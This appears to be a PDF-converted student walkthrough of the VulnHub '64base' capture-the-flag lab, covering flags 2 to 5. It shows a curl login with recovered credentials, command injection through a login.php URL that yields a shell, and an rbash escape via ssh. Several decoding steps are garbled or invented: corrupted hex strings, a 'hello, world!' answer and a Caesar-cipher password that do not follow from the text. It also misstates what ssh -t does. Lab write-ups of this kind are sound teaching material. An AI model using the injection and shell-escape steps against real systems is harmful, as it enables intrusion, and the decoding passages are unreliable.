


Fig 13: login page access with above credential



*Fig 14: login page <http://192.168.56.108/Imperial-class/BountyHunter>*

### Login page source code:

***action=".//login.php"*** : This was the clickable link which led me to the below-mentioned string.

The screenshot shows a web browser window titled 'kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The address bar displays the URL <http://192.168.56.108/Imperial-Class/BountyHunter/index.php>. The page content is the source code of a login form:

```

1 <body bgcolor="#000000"><font color="cf00ff">
2   <form name="login-form" id="login-form" method="post" action=".//login.php">
3     <fieldset>
4       <legend>Please login:</legend>
5     </div>
6     <div>
7       <label title="Username">Username:</label>
8       <input tabindex="1" accesskey="u" name="function" type="text" maxlength="50" id="5a6d78685a7a3759556853d474e4954545add65546b7a5a44fe6a645756" />
9     </label>
10    </div>
11    <div>
12      <dt>
13        <label title="Password">Password:</label>
14        <input tabindex="2" accesskey="p" name="command" type="password" maxlength="15" id="584f54466b52465a78576c4d31616d49794d485a6b46b59757544a6e4c32" />
15      </label>
16    </div>
17    <div>
18      <dt>
19        <label title="Submit">Submit</label>
20        <input tabindex="3" accesskey="1" type="submit" name="cmdlogin" value="Login" />
21      </div>
22      <input type="hidden" value="527140544054620691715a45360137404653562444652557283900516FA00" />
23    </label>
24  </div>
25 </div>
26 </div>
27 </div>
28 </div>
29

```

*Fig 15: Souce code of login page <http://192.168.56.108/Imperial-class/BountyHunter>*

**CAPTURING FLAG 2**

Trying to decrypt the individual string:

“52714d544a54626d51315a45566157464655614446525557383966516f3d0a”

Decryption from hex :

“RqMTJTbmQ1ZEVaWFFUaDFRUW89fQo=”

“kz214d5dEZaXQThQQo=”

Answer: “hello, world!”

username id string :

5a6d78685a7a4a37595568534d474e4954545a4d65546b7a5a444e6a645756

flag2{aHR0cHM6Ly93d3cue

flag2{aHR0cHM6Ly93cGVy

flag2{aHR0cHM6Ly93d3cue

password string: 584f54466b53465a70576c4d31616d49794d485a6b4d6b597757544a6e4c32

Assuming the access key is 'p' and we use index 2, we can perform the following steps to decode the given string:

Reverse the string.

Apply a Caesar cypher with a key of 'p' and a shift of 2

Reverse the string again.

Answer: julie8765

- Tired various method of decrypting the string .but later realised we had to combined it to get the flag 2 .
- For flag 2 the string was not completed so tried combining the string.
- Combined all 3 strings:

“5a6d78685a7a4a37595568534d474e4954545a4d65546b7a5a444e6a64575684f54466b534  
65a70576c4d31616d49794d485a6b4d6b597757544a6e4c3252714d544a54626d51315a45566  
157464655614446525557383966516f3d0a”

flag2{aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=}

After decoding:

aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj12Snd5dEZXQTh1QQo=

“We get this link : <https://www.youtube.com/watch?v=vJwytFWA8uA>”




Fig 16: youtube link: <https://www.youtube.com/watch?v=vJwytfWA8uA>

Tired of reading the comments and started analysing the data from the youtube site and found a few links.




Fig 17:[https://download.vulnhub.com/64base/64Base\\_3mrgnc3.ova](https://download.vulnhub.com/64base/64Base_3mrgnc3.ova)

## SECTION 8: CURL

Curl is a versatile command-line tool that allows users to transfer data using URL syntax across various protocols such as HTTP, HTTPS, FTP, and more. It supports a wide range of features, including SSL certificates, file transfer resumes, proxy tunnelling, and user authentication using different protocols. Additionally, curl can perform HTTP form-based uploads, HTTP POST, and FTP uploads, among others. In summary, curl is a powerful tool for data transfer with many useful features.

Reference: <https://www.kali.org/tools/curl/#curl>

```
curl -u 64base:Th353@r3N0TdaDr01DzU@reL00K1ng4
-u, --user <user:password> Server user and password
```

<http://192.168.56.108/Imperial-Class/BountyHunter/login.php>

### CAPTURING FLAG 3

```
flag3{NTNjcjN0NWgzNzcvSW1wZXJpYWwtQ2xhc3MvQm91bnR5SHVudGVyL2xvZ2luLnBocD9mPWV4ZWMmYz1pZAo=}
```

```
(root㉿kali)-[~/home/kali]
└─# echo "NTNjcjN0NWgzNzcvSW1wZXJpYWwtQ2xhc3MvQm91bnR5SHVudGVyL2xvZ2luLnBocD9mPWV4ZWMmYz1pZAo=" | base64 -d
53cr3t5h377/Imperial-Class/BountyHunter/login.php?f=exec&c=id
```

Fig 18: flag 3 decryption

After decoding :

53cr3t5h377/Imperial-Class/ BountyHunter/ login.php?f=exec&c=id




Fig 19: Changing exec to the system as shown in the above picture

## CAPTURING FLAG 4

- Note: there was a hint in the picture on the web site use system instead exec and in the above link
- I can see exec, let's change it to a system and let's see what we get.




Fig 20: replacing exec to the system

<http://192.168.56.108/Imperial-Class/BountyHunter/login.php?f=system&c=id>

- There we go, we got the nice 64 base command shell with flag 4




Fig 21: 64base command shell with flag 4

flag4{NjRiYXNlOjY0YmFzZTVoMzc3Cg==}

After decoding flag 4: 64base:64base5h377

After decoding 64base5h377

Password: NjRiYXNlNWgzNzcK

## SECTION 9: SSH

The ssh command enables a secure and encrypted connection between two hosts that may be communicating over an unsecured network. This connection is not only suitable for terminal access but can also be used for file transfers and as a tunnel for other applications. In summary, ssh is a versatile tool that provides secure connectivity options for various purposes.

```
ssh 64base@192.168.56.108 -p 62964
```

-p is the port in which we are making a connection.

Password: NjRiYXNlNWgzNzcK

A screenshot of a terminal window titled "64base". The window shows the following text:

```
File Actions Edit View Help
64base@64base: ~
( root@kali ) - [ /home/kali ]
# ssh 64base@192.168.56.108 -p 62964
64base@192.168.56.108's password:
Permission denied, please try again.
64base@192.168.56.108's password:
^[[B^[[B^[[BPermission denied, please try again.
64base@192.168.56.108's password:
You have new mail.
Last login: Mon Apr  3 16:32:12 2023 from 192.168.56.1
-rbash: mesg: command not found
64base@64base:~$ I believe every Jedi has a finite number
of heartbeats. I intend to expend every
```

Fig 22: ssh connection with 64base@192.168.56.108

The SSH connection was successful but seems like a "rbash" shell is a type of bash shell that provides restricted access to the shell environment. Limit user access for security purposes.

A screenshot of a terminal window titled "64base". The window shows the following text:

```
File Actions Edit View Help
64base@64base: ~
( root@kali ) - [ /home/kali ]
# ssh 64base@192.168.56.108 -p 62964
64base@192.168.56.108's password:
You have new mail.
Last login: Fri Apr 28 13:57:20 2023 from 192.168.56.1
-rbash: mesg: command not found
64base@64base:~$ echo $PATH/*
/var/alt-bin/awk /var/alt-bin/base64 /var/alt-bin/cat /var/alt-bin/droids /
var/alt-bin/egrep /var/alt-bin/env /var/alt-bin/fgrep /var/alt-bin/file /va
r/alt-bin/find /var/alt-bin/grep /var/alt-bin/head /var/alt-bin/less /var/a
lt-bin/ls /var/alt-bin/more /var/alt-bin/perl /var/alt-bin/python /var/alt-
bin/ruby /var/alt-bin/tail
64base@64base:~$ I believe every Jedi has a finite number
of heartbeats. I intend to expend every
```

Fig 23: locating directories

```

64base@64base:~$ var/alt-bin/env
-rbash: var/alt-bin/env: restricted: cannot specify `/' in command names
64base@64base:~$ env
TERM=xterm-256color
SHELL=/bin/rbash
SSH_CLIENT=192.168.56.1 61639 62964
SSH_TTY=/dev/pts/0
USER=64base
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31;0
1:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*
:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*
tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*
.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=0
1;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31
:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.p
bm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=
01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01
;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35
:*.nuv=01;35:*.wmv=01;35:*.ASF=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.f
lv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=01;
35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*
.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga
=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/64base
PATH=/var/alt-bin
PWD=/64base
LANG=en_GB.UTF-8
GCC_COLORS=error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01
SHLVL=1
HOME=/64base
LANGUAGE=en_GB:en
LOGNAME=64base
SSH_CONNECTION=192.168.56.1 61639 192.168.56.108 62964
/var/alt-bin/env
64base@64base:~$ 
```

Fig 24: env folder data

```

64base@64base:~$ ls -l
well_done_id
64base@64base:~$ 
```

Fig 25: list of directories

## CAPTURING FLAG 5



Fig 26: accessed folder

Tried extracting and analysing all the folders to find a way to move forward. I had no clue how to bypass the bash restriction. Tried searching online for the solution.

Reference:<https://www.hackingarticles.in/multiple-methods-to-bypass-restricted-shell/>

Finally, I got the solution to the problem I was looking for.

```
ssh 64base@192.168.56.108 -p 62964 -t “-bash --noprofile”
```

- The above command will bypass the restricted shell access by breaking the jail and bypass the rbash by accessing the proper bash shell
- Here -p is the port of the target machine.
- -t is the target IP





Fig 27: bypassed shell folder

```
64base@64base:~$ /usr/bin/find / -name *flag5* 2>/dev/null  
/var/www/html/admin/S3cR37/flag5{TG9vayBJbnNpZGUhIDpECg==}
```

- In Linux, "`/dev/null`" is a special file known as a null device. When something is written to it, it is immediately discarded, and if it is read, the device returns nothing. It is commonly used as a command-line tool to get rid of any unwanted data or output by essentially acting as a "vacuum" that absorbs and removes anything sent to it.
  - The `-name` helps us find the exact name quoted in \* notations.



*Fig 28: S3cR37 folder access*

flag5 {TG9vayBJbnNpZGUhIDpECg==}

after decoding : Look Inside! :D

```
echo $SHELL
```

```
└──(root㉿kali)-[/home/kali]
└─# echo TG9vayBJbnNpZGUhIDpECg== | base64 -d
Look Inside! :D
```




Fig 29: flag 5 accessed using dev/null

## SECTION 10: XXD

`xxd` creates a hex dump of a given file or standard input. It can also convert a hex dump back to its original binary form.

Reference: <https://www.kali.org/tools/vim/#xxd-1>

- `-p | -ps | -postscript | -plain:`  
Output in postscript continuous hex dump style. Also known as plain hex dump style.
- `-r | -revert:`  
Reverse operation: convert (or patch) hex dump into binary. If not writing to stdout, `xxd` writes into its output file without truncating it. Use the combination `-r -p` to read plain hexadecimal dumps without line number information and without a particular column layout.

```
X:\  (/ \)
\::\  (= )
\::\  \==/
/X::\ .. /` \--.
\WZ\// ( 1
~\::\// ` L.
\::|  ' '
/:A:|  '( '
\::\>  > )
\  // .
| /(. !
`-.-'\ \ \
_||/ \`-
/_\# |
| # |# |
```

BioTronics Security Droid

```
64base@64base:/var/www/html/admin$ cd S3cR37
```

```
64base@64base:/var/www/html/admin/S3cR37$ ls
```

```
flag5{TG9vayBJbnNpZGUhIDpECg==}
```

```
64base@64base:/var/www/html/admin/S3cR37$
```

file

```
flag5\{TG9vayBJbnNpZGUhIDpECg==}
```

```
flag5\{TG9vayBJbnNpZGUhIDpECg==}: JPEG image data, JFIF standard 1.01, resolution
(DPI), density 72x72, segment length 16, comment:
"4c5330744c5331435255644a546942535530456755464a4a566b4655525342",
baseline,
precision 8, 960x720, frames 3
```

```
64base@64base:/var/www/html/admin/S3cR37$
```

string

```
/var/www/admin/S3cR37/flag5*/usr/bin/head
```

- Here is flag 5, I found a jpeg file which had some long string associated with it.
- A program is utilized to store character strings in files.
- Its main purpose is to identify and extract text from files that are not in a human-readable format (binary files).
- For humans, it can be a difficult task to locate and extract text from these types of files.

```

kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
64base@64base:/var/alt-bin$ 
64base@64base:/var/alt-bin$ 
64base@64base:/var/alt-bin$ 
64base@64base:/var/alt-bin$ secat
bash: secat: command not found
64base@64base:/var/alt-bin$ cd ..
64base@64base:/var/www/html/admin/S3cR37/
bash: cd: /var/www/html/admin/S3cR37/: No such file or directory
64base@64base:/var/www/html/admin/S3cR37/
bash: cd: /var/www/html/admin/S3cR37/: No such file or directory
64base@64base:/var/www/html/admin/S3cR37/
bash: cd: /var/www/html/admin/S3cR37/: No such file or directory
64base@64base:/var/www/html/admin/S3cR37/
bash: cd: /var/www/html/admin/S3cR37/: Is a directory
64base@64base:/var$ cd html
64base@64base:/var/www/html$ cd admin
64base@64base:/var/www/html/admin$ cd S3cR37
64base@64base:/var/www/html/admin/S3cR37$ ls
flag5[TG9vayBjbnNpZGUhI0Ecg=]
flag5[TG9vayBjbnNpZGUhI0Ecg=:] cannot open '[TG9vayBjbnNpZGUhI0Ecg=:]' (No such file or directory)
64base@64base:/var/www/html/admin/S3cR37$ file flag5[TG9vayBjbnNpZGUhI0Ecg=]
flag5[TG9vayBjbnNpZGUhI0Ecg=:] JPEG Image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, comment: '/c0533874c5331435255044a46994253550305675046a45660405525342', baseline, precision 8, 960x720, frames
3
64base@64base:/var/www/html/admin/S3cR37$ 

64base@64base:/var/www/html/admin/S3cR37$ strings /var/www/html/admin/S3cR37/flag5*|/usr/bin/head
bash: string: command not found
64base@64base:/var/www/html/admin/S3cR37$ strings /var/www/html/admin/S3cR37/flag5* | /usr/bin/head
bash: string: command not found
64base@64base:/var/www/html/admin/S3cR37$ strings /var/www/html/admin/S3cR37/flag5*|/usr/bin/head
JFIF
4c5330744c5331435255644a546942535530456755464a4a566b4655253424c52566b744c5330744c517051636d396a4c565235634755364944
51732553544556c6c5156455645436b52460a5379314a626d5a764f69424252564d744d5449344c554e43517977324d6a46424d7a6842515551
3052546c475155457a4e6a55335130457a4f44673452446c434d7a553251776f4b625552300a556e684a643267304d464a54546b467a4d697473
546c4a49646c4d356557684a4b3256686854868564e586c795231424461334a695566376556d6451543745332307043656a6c57636c52720a64
6c6c334e67705a593039157565164557707a4e475a455673a33526c7053536d6434523036865533685262336857626a6c7252477433626e4e
4e546b5270636e526a62304e50617a6c530a524546484e5756344f58673056453136436a684a624552435558453161546c5a656d6f35646c426d
656d5435246706b53586f35524863795a323479553246465a35531656d56734b7a5a490a5230969526a68616144e4e53574e6f6554687a4d
566879525441b61335a4d53306b794e544a74656c64334e47746955334d35b431466856336c6f4d7a52724f45704a566e7031597a46520a5133
6c69656a56586231553157545532527a5a784d564a6b637a426959315a785446567a5a51704e53353704c617a4e745332465851586c4d57477876
4e3078675628467856555a4c5347356b0a516b55785326851566c5a704e47497752336c4753555785054335a3062585a47596a5172656d68314e
6d705056316c49436d73796147524453545644374705a3264354f57686f4d3270680a52576456626c4e51576e56464e30354b6430525a5954
646c553052685a3077784e31684c6347744d6c6c70516c5a795656834566b3175623249a643168535a656435930644c56546b330a564752
76636c59795648457261446c4c553278615a5463354f5852795648a475230356c4d4456326545527951676f315658517953324e52654373354f
4573445333465570510e645570510a556c424c52326c71627a6b3253455248597a4e4d4e566c7a65453969566d47324c325a714d4546326330
746d363d4e574c327834595663725357313562574d7854566870536b316962554e360a62455233436c52425632316863577453526b5235515446
